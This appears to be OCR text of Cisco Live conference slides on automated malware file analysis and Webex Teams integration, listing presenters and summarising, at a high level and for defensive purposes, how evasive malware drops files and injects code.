


Automated File Analysis Demo

Cross Architecture Integrations


Integrating with Webex Teams for instantaneous Collaboration

After all, What Is the Challenge ?




Webex Teams Integration Demo

Your Presenters Today …
All Euros




Rene Straube
Consulting Systems Engineer
Berlin, Germany

Thorsten Schranz
Technical Marketing Engineer
Vienna, Austria



Valeria Scribanti
Consulting Systems Engineer
Milan, Italy

Advanced Threat Diagonal Learning Map



Complete your online session survey

- Please complete your session survey after each session. Your feedback is very important.
- Complete a minimum of 4 session surveys and the Overall Conference survey (starting on Thursday) to receive your Cisco Live t-shirt.
- All surveys can be taken in the Cisco Events Mobile App or by logging in to the Content Catalog on ciscolive.com/emea.

Cisco Live sessions will be available for viewing on demand after the event at ciscolive.com.

Continue your education

Demos in the Cisco Showcase

Walk-In Labs

Meet the Engineer 1:1 meetings

Related sessions

Thank you


CISCO

You make **possible**

Agenda

- Appendixes
  - Real World Example showing EEP Challenges

Challenges to the EPP Approach




Challenges to the EPP Approach

- ✓ New Sample in the World
- ✓ New Attack Vector
- ✓ New Vulnerabilities

- ✓ Good?
- ✓ Malicious?
- ✓ Unknown?

- ✓ DECOY User
- ✓ PREVENT Detection
- ✓ WORKING Hidden, Stealthy, Time-delayed



- ✓ Category: Business
- ✓ Reputation: good
- ✓ IP-Reputation: good
- ✓ Status: Compromised

- ✓ Binary Data
- ✓ Dynamic created Content
- ✓ Loaded from 3rd party
- ✓ Obfuscated Content
- ✓ Encrypted Content
- ✓ Looks like "waste"
- ✓ Partial Download
- ✓ HTTPS Traffic
- ✓ Hidden Protocol in HTTPS

ews.exe
Dropped Payload, Automatic Execution, Generates New Files


OInfoP11.exe
Created

OInfo11.ocx
Created, Holds Decryption Info

OInfo11.iso
Extracted, Encrypted, Compressed

In Memory Evasion

Code Generated



Code Injection

Code Installation
Malware installed

Code Injection

Disk

Memory

Behavior Cluster

Malicious behaviour cluster including hundrets/thousands/million artifacts and also including one or more Threat Events

